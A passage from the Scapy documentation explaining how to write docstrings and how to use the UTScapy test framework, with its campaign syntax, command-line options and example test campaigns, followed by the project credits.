    """
```

It will contain a short one-line description of the class followed by some indications about its usage. You can add a usage example if it makes sense using the `doctest` format. Finally, the classic python signature can be added following the [sphinx documentation](#).

This task works in pair with writing non regression unit tests.

13.3.2 Documentation

A way to improve the documentation content is by keeping it up to date with the latest version of Scapy. You can also help by adding usage examples of your own or directly gathered from existing online Scapy presentations.

13.4 Testing with UTScapy

13.4.1 What is UTScapy?

UTScapy is a small Python program that reads a campaign of tests, runs the campaign with Scapy and generates a report indicating test status. The report may be in one of four formats, text, ansi, HTML or LaTeX.

Three basic test containers exist with UTScapy, a unit test, a test set and a test campaign. A unit test is a list of Scapy commands that will be run by Scapy or a derived work of Scapy. Evaluation of the last

command in the unit test will determine the end result of the individual unit test. A test set is a group of unit tests with some association. A test campaign consists of one or more test sets. Test sets and unit tests can be given keywords to form logical groupings. When running a campaign, tests may be selected by keyword. This allows the user to run tests within the desired grouping.

For each unit test, test set and campaign, a CRC32 of the test is calculated and displayed as a signature of that test. This test signature is sufficient to determine that the actual test run was the one expected and not one that has been modified. In case your dealing with evil people that try to modify or corrupt the file without changing the CRC32, a global SHA1 is computed on the whole file.

13.4.2 Syntax of a Test Campaign

Table 1 shows the syntax indicators that UTScapy is looking for. The syntax specifier must appear as the first character of each line of the text file that defines the test. Text descriptions that follow the syntax specifier are arguments interpreted by UTScapy. Lines that appear without a leading syntax specifier will be treated as Python commands, provided they appear in the context of a unit test. Lines without a syntax specifier that appear outside the correct context will be rejected by UTScapy and a warning will be issued.

Syntax Specifier	Definition
'%'	Give the test campaign's name.
'+'	Announce a new test set.
'='	Announce a new unit test.
'~'	Announce keywords for the current unit test.
'*'	Denotes a comment that will be included in the report.
'#'	Testcase annotations that are discarded by the interpreter.

Table 1 - UTScapy Syntax Specifiers

Comments placed in the test report have a context. Each comment will be associated with the last defined test container - be it an individual unit test, a test set or a test campaign. Multiple comments associated with a particular container will be concatenated together and will appear in the report directly after the test container announcement. General comments for a test file should appear before announcing a test campaign. For comments to be associated with a test campaign, they must appear after the declaration of the test campaign but before any test set or unit test. Comments for a test set should appear before the definition of the set's first unit test.

The generic format for a test campaign is shown in the following table:

```
% Test Campaign Name
* Comment describing this campaign

+ Test Set 1
* comments for test set 1

= Unit Test 1
~ keywords
* Comments for unit test 1
# Python statements follow
a = 1
print a
a == 1
```

Python statements are identified by the lack of a defined UTScapy syntax specifier. The Python statements are fed directly to the Python interpreter as if one is operating within the interactive Scapy shell (`interact`). Looping, iteration and conditionals are permissible but must be terminated by a blank line. A test set may be comprised of multiple unit tests and multiple test sets may be defined for each campaign. It is even possible to have multiple test campaigns in a particular test definition file. The use of keywords allows testing of subsets of the entire campaign. For example, during the development of a test campaign, the user may wish to mark new tests under development with the keyword “debug”. Once the tests run successfully to their desired conclusion, the keyword “debug” could be removed. Keywords such as “regression” or “limited” could be used as well.

It is important to note that UTScapy uses the truth value from the last Python statement as the indicator as to whether a test passed or failed. Multiple logical tests may appear on the last line. If the result is 0 or False, the test fails. Otherwise, the test passes. Use of an `assert()` statement can force evaluation of intermediate values if needed.

The syntax for UTScapy is shown in Table 3 - UTScapy command line syntax:

```
[root@localhost scapy]# ./UTscapy.py -h
Usage: UTscapy [-m module] [-f {text|ansi|HTML|LaTeX}] [-o output_file]
              [-t testfile] [-k keywords [-k ...]] [-K keywords [-K ...]]
              [-l] [-d|-D] [-F] [-q[q]]
-l           : generate local files
-F           : expand only failed tests
-d           : dump campaign
-D           : dump campaign and stop
-C           : don't calculate CRC and SHA
-q           : quiet mode
-qq          : [silent mode]
-n <testnum> : only tests whose numbers are given (eg. 1,3-7,12)
-m <module>  : additional module to put in the namespace
-k <kw1>,<kw2>,... : include only tests with one of those keywords_
→(can be used many times)
-K <kw1>,<kw2>,... : remove tests with one of those keywords (can be_
→used many times)
```

Table 3 - UTScapy command line syntax

All arguments are optional. Arguments that have no associated argument value may be strung together (i.e. `-lqF`). If no testfile is specified, the test definition comes from `<STDIN>`. Similarly, if no output file is specified it is directed to `<STDOUT>`. The default output format is “ansi”. Table 4 lists the arguments, the associated argument value and their meaning to UTScapy.

Argument	Argument Value	Meaning to UTScapy
-t	testfile	Input test file defining test campaign (default = <STDIN>)
-o	output_file	File for output of test campaign results (default = <STDOUT>)
-f	test	ansi, HTML, LaTeX, Format out output report (default = ansi)
-l		Generate report associated files locally. For HTML, generates JavaScript and the style sheet
-F		Failed test cases will be initially expanded by default in HTML output
-d		Print a terse listing of the campaign before executing the campaign
-D		Print a terse listing of the campaign and stop. Do not execute campaign
-C		Do not calculate test signatures
-q		Do not update test progress to the screen as tests are executed
-qq		Silent mode
-n	test-num	Execute only those tests listed by number. Test numbers may be retrieved using -d or -D. Tests may be listed as a comma separated list and may include ranges (e.g. 1, 3-7, 12)
-m	module	Load module before executing tests. Useful in testing derived works of Scapy. Note: Derived works that are intended to execute as “__main__” will not be invoked by UTScapy as “__main__”.
-k	kw1, kw2, ...	Include only tests with keyword “kw1”. Multiple keywords may be specified.
-K	kw1, kw2, ...	Exclude tests with keyword “kw1”. Multiple keywords may be specified.

Table 4 - UTScapy parameters

Table 5 shows a simple test campaign with multiple tests set definitions. Additionally, keywords are specified that allow a limited number of test cases to be executed. Notice the use of the `assert()` statement in test 3 and 5 used to check intermediate results. Tests 2 and 5 will fail by design.

```
% Example Test Campaign

# Comment describing this campaign
#
# To run this campaign, try:
#   ./UTscapy.py -t example_campaign.txt -f html -o example_campaign.html -
→F
#

* This comment is associated with the test campaign and will appear
* in the produced output.

+ Test Set 1

= Unit Test 1
~ test_set_1 simple
a = 1
print a
```

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```
= Unit test 2
~ test_set_1 simple
* this test will fail
b = 2
a == b

= Unit test 3
~ test_set_1 harder
a = 1
b = 2
c = "hello"
assert (a != b)
c == "hello"

+ Test Set 2

= Unit Test 4
~ test_set_2 harder
b = 2
d = b
d is b

= Unit Test 5
~ test_set_2 harder hardest
a = 2
b = 3
d = 4
e = (a * b)**d
# The following statement evaluates to False but is not last; continue
e == 6
# assert evaluates to False; stop test and fail
assert (e == 7)
e == 1296

= Unit Test 6
~ test_set_2 hardest
print e
e == 1296
```

To see an example that is targeted to Scapy, go to <http://www.secdev.org/projects/UTscapy>. Cut and paste the example at the bottom of the page to the file `demo_campaign.txt` and run UTScapy against it:

```
./test/run_tests -t demo_campaign.txt -f html -o demo_campaign.html -F -l
```

Examine the output generated in file `demo_campaign.html`.

13.4.3 Using tox to test Scapy

The `tox` command simplifies testing Scapy. It will automatically create virtual environments and install the mandatory Python modules.

For example, on a fresh Debian installation, the following command will start all Scapy unit tests automatically without any external dependency:

```
tox -- -K vcan_socket -K tcpdump -K tshark -K nmap -K manufdb -K crypto
```


CHAPTER 14

Credits

- Philippe Biondi is Scapy's author. He has also written most of the documentation.
- Pierre Lalet, Gabriel Potter, Guillaume Valadon are the current most active maintainers and contributors.
- Fred Raynal wrote the chapter on building and dissecting packets.
- Peter Kacherginsky contributed several tutorial sections, one-liners and recipes.
- Dirk Loss integrated and restructured the existing docs to make this book.

D

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